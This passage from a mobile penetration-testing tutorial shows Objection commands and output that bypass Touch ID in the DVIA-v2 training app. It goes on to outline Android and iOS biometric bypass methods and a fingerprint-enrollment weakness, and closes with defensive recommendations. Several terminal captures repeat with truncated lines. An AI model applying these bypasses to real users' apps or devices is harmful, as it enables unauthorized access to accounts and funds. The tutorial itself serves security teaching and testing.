ng networked device @`192.168.100.25:27042`
nt injected and responds ok!
.highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # ios ui biometrics_bypass
ent) Registering job 996069. Type: ios-biometrics-disable-evaluatePolicy
ent) Registering job 998745. Type: ios-biometrics-disable-evaluateAccessControl
.highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # (agent) [996069] Localized Reason for auth requirement (evaluatePolicy): Please a
```

Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.


Touch ID for "DVIA-v2"
Please authenticate yo
Cancel



python3 -m http.server
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q 211x54

```
[redacted] ~
$ objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
ing networked device @`192.168.100.25:27042`
ent injected and responds ok!
..highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # ios ui biometrics_bypass
gent) Registering job 996069. Type: ios-biometrics-disable-evaluatePolicy
gent) Registering job 998745. Type: ios-biometrics-disable-evaluateAccessControl
..highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # (agent) [996069] Localized Reason for auth requirement (evaluatePolicy): Please a
gent) [996069] OS authen
gent) [996069] Marking
gent) [996069] Biometri                                    ePolicy)
```

Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.



```
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
python3 -m http.server                    objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
                                          objection -N -h 192.168.100.25 -g DVIA-v2 explore -q 211x54
[redacted]-PC ~
└─$ objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
Using networked device @`192.168.100.25:27042`
Agent injected and responds ok!
....highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # ios ui biometrics_bypass
(agent) Registering job 996069. Type: ios-biometrics-disable-evaluatePolicy
(agent) Registering job 998745. Type: ios-biometrics-disable-evaluateAccessControl
....highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # (agent) [996069] Localized Reason for auth requirement (evaluatePolicy): Please
(agent) [996069] OS au
(agent) [996069] Mark
(agent) [996069] Biom                                   uatePolicy)
(agent) [996069] Loca                                   : (evaluatePolicy): Please authenticate yourself
```


Vodafone RO 13:00 36%

Touch/Face ID Bypass

Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.

Swift Implementation

Objective-C implementa



```
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
python3 -m http.server          objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q 211x54
[redacted] PC ~
└─$ objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
Using networked device @`192.168.100.25:27042`
Agent injected and responds ok!
....highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # ios ui biometrics_bypass
(agent) Registering job 996069. Type: ios-biometrics-disable-evaluatePolicy
(agent) Registering job 998745. Type: ios-biometrics-disable-evaluateAccessControl
....highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # (agent) [996069] Localized Reason for auth requirement (evaluatePolicy): Please
(agent) [996069] OS aut
(agent) [996069] Marki
(agent) [996069] Biom                         uatePolicy)
(agent) [996069] Loca                         (evaluatePolicy): Please authenticate yourself
```


Vodafone RO 13:00 36%

Touch/Face ID Bypass

Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.

Touch ID for "DVIA-v2"

Please authenticate yourself



```
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
python3 -m http.server          objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
objection -N -h 192.168.100.25 -g DVIA-v2 explore -q 211x54
[redacted] PC ~
└─$ objection -N -h 192.168.100.25 -g DVIA-v2 explore -q
Using networked device @`192.168.100.25:27042`
Agent injected and responds ok!
....highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # ios ui biometrics_bypass
(agent) Registering job 996069. Type: ios-biometrics-disable-evaluatePolicy
(agent) Registering job 998745. Type: ios-biometrics-disable-evaluateAccessControl
....highaltitudehacks.DVIAswiftv2 on (iPhone: 14.0.1) [net] # (agent) [996069] Localized Reason for auth requirement (evaluatePolicy): Please
(agent) [996069] OS auth
(agent) [996069] Markin
(agent) [996069] Biomet                        atePolicy)
(agent) [996069] Local                         (evaluatePolicy): Please authenticate yourself
(agent) [996069] OS au
(agent) [996069] Markin
(agent) [996069] Biome                         atePolicy)
```

Vodafone RO 13:00 36%

Touch/Face ID Bypass

Tapping on the button below will authenticate you with your Touch-ID. Your task is to bypass this authentication using patching or swizzling.

Success

Authentication Successful

Conclusion


By leveraging Objection's capabilities, you can efficiently bypass biometric authentication in iOS applications. This technique highlights the vulnerabilities inherent in biometric systems and demonstrates the power of dynamic analysis tools in security testing.

As you navigate the intricacies of mobile security, remember the importance of ethical considerations in your testing practices. Security research should always aim to enhance protection mechanisms and foster safer application environments for all users.

Bonus Vulnerability: New Fingerprint Not Invalidated by the Application

Overview

A significant vulnerability exists in certain applications where newly added fingerprints are not invalidated during the authentication process. This flaw poses serious security risks, especially for sensitive applications such as banking or personal data management apps. Although exploiting this vulnerability can be challenging—requiring access to the device's PIN code to add or modify fingerprints—it is crucial to highlight in your penetration testing reports due to its potential implications.


USE TOUCH ID FOR:

iPhone Unlock 🟩

iTunes & App Store 🟩

Apple Pay 🟩

Password AutoFill 🟩

FINGERPRINTS

Finger 1 >

Finger 2 >

The Risk

When an application fails to invalidate previously enrolled fingerprints upon the addition of a new one, it opens a pathway for unauthorized access. If an attacker gains knowledge of the device's PIN code, they can enroll their fingerprint and subsequently unlock the application without any restrictions. This risk is exacerbated in the context of banking apps, where unauthorized access could lead to financial theft or fraud.

Exploitation Steps

1. ***Enroll a New Fingerprint**: To demonstrate this vulnerability, the first step is to enroll a new fingerprint (let's call it Finger 2) using the device's settings. This requires knowledge of the device's PIN code, which adds a layer of complexity to the exploit but still presents a serious risk.*
2. ***Access the Application**: After successfully adding Finger 2, attempt to unlock the application that is being tested. If the application allows access with the new fingerprint, it confirms the vulnerability: the application did not invalidate the previous biometric data.*
3. ***Testing Environment**: It is advisable to conduct this test in a controlled environment to prevent unauthorized access to sensitive information.*

Conclusion

While exploiting the vulnerability of non-invalidated fingerprints may not be straightforward, it is essential to report it as a potential risk in your security assessments. Highlighting such weaknesses encourages developers to fortify their applications and enhance overall security, ensuring that user data remains protected against unauthorized access.

Conclusions

Summary of Exploits

The exploration of biometric authentication vulnerabilities across Android and iOS platforms reveals significant security flaws that can be exploited through various methods. These vulnerabilities highlight the potential for unauthorized access to sensitive applications, particularly in financial and personal data contexts. Here's a summary of the key exploits discussed:

1. ***Android Biometric Authentication Bypasses**:*
   - ***Method 1 - NULL CryptoObject**: Exploiting applications that do not use a crypto object, allowing attackers to bypass fingerprint authentication entirely.*
   - ***Method 2 - Exception Handling**: Utilizing Frida scripts to manipulate the authentication callback, forcing the system to return a success state even when unauthorized.*
2. ***iOS Biometric Authentication Bypasses**:*

    - ***Frida Scripts**: Intercepting and modifying the callback in the Local Authentication framework to simulate successful authentication.*
    - ***Objection Tool**: Using pre-built scripts to automate the bypass process, demonstrating vulnerabilities in both Swift and Objective-C applications.*
3. ***New Fingerprint Not Invalidated**: Highlighting a critical oversight where newly enrolled fingerprints do not invalidate previous ones, which could allow unauthorized access if an attacker knows the device's PIN.*

These exploits illustrate the weaknesses in biometric authentication mechanisms, emphasizing the need for enhanced security measures in mobile applications.

Recommendations for Strengthening Biometric Security

To mitigate the risks associated with biometric authentication vulnerabilities, developers and organizations should consider the following recommendations:

1. ***Implement Strong Crypto Practices**:*
    - *Always use a **secure crypto object** for biometric authentication. Ensure that sensitive data is encrypted and that the crypto object is properly validated before use.*
    - *Avoid relying solely on biometric data for authentication; incorporate additional layers of security, such as PINs or passwords, especially for sensitive transactions.*
2. ***Regularly Update Biometric Systems**:*
    - *Stay informed about the latest security vulnerabilities and patch applications regularly to address any discovered exploits.*
    - *Adopt best practices for biometric data handling and authentication mechanisms, updating libraries and frameworks to their latest, most secure versions.*
3. ***Invalidation of Biometric Data**:*
    - *Implement a policy to **invalidate previously enrolled fingerprints** whenever a new fingerprint is added. Prompt users to reauthenticate or confirm existing biometrics, ensuring that unauthorized fingerprints cannot gain access.*
4. ***Security Testing and Audits**:*
    - *Conduct regular security testing and penetration assessments to identify potential vulnerabilities in biometric implementations.*
    - *Engage third-party security experts to perform comprehensive audits of biometric authentication processes, ensuring robust defenses against exploitation.*
5. ***User Education**:*
    - *Inform users about the importance of securing their devices with strong PINs or passwords, especially when using biometric authentication.*
    - *Encourage users to regularly review and manage their enrolled fingerprints and biometric data.*

Conclusion

Biometric authentication holds significant promise for enhancing security in mobile applications. However, the vulnerabilities uncovered in this analysis reveal the necessity for continued vigilance and improvement. By adopting strong security practices and addressing identified weaknesses, developers can strengthen biometric systems and protect users against unauthorized access. This proactive approach to security will not only enhance user trust but also safeguard sensitive information in an increasingly digital world.

References

Articles and Research Papers

1. ***F-Secure Research**. "Bypassing Biometric Authentication on Android". Retrieved from F-Secure Blog.*
2. ***OWASP**. "Mobile Security Testing Guide". Retrieved from OWASP.*
3. ***Android Developers**. "Biometric Authentication". Retrieved from Android Developer Documentation.*
4. ***Apple Developer**. "Local Authentication". Retrieved from Apple Developer Documentation.*
5. ***Damn Vulnerable iOS App (DVIA)**. "Damn Vulnerable iOS Application". Retrieved from GitHub - DVIA.*

Tools

1. ***Frida**: A dynamic instrumentation toolkit for developers, reverse engineers, and security researchers. Official website: Frida.*
2. ***Objection**: A tool for performing mobile application security assessments. Official GitHub repository: Objection.*
3. ***Xcode**: Apple's integrated development environment for macOS, used for developing software for iOS and macOS. Official website: Xcode.*
4. ***Burp Suite**: A web vulnerability scanner and testing tool. Official website: Burp Suite.*
5. ***Mitmproxy**: An interactive, SSL-capable man-in-the-middle proxy for HTTP/HTTPS. Official website: Mitmproxy.*

Additional Resources

1. ***Common Vulnerabilities and Exposures (CVE)**: A list of publicly disclosed cybersecurity vulnerabilities. Access at CVE.*

2. ***NIST***. *"Biometric Standards". Retrieved from [NIST Biometric Standards](). *
3. ***SANS Institute***. *"Mobile Application Security Testing". Retrieved from [SANS]().*
4. ***Google Security Blog***. *"Security & Privacy in Android". Retrieved from Google Blog.*

These references provide a foundation for understanding the vulnerabilities associated with biometric authentication and the tools available for conducting security assessments. They highlight the importance of staying informed about the latest developments and best practices in mobile security.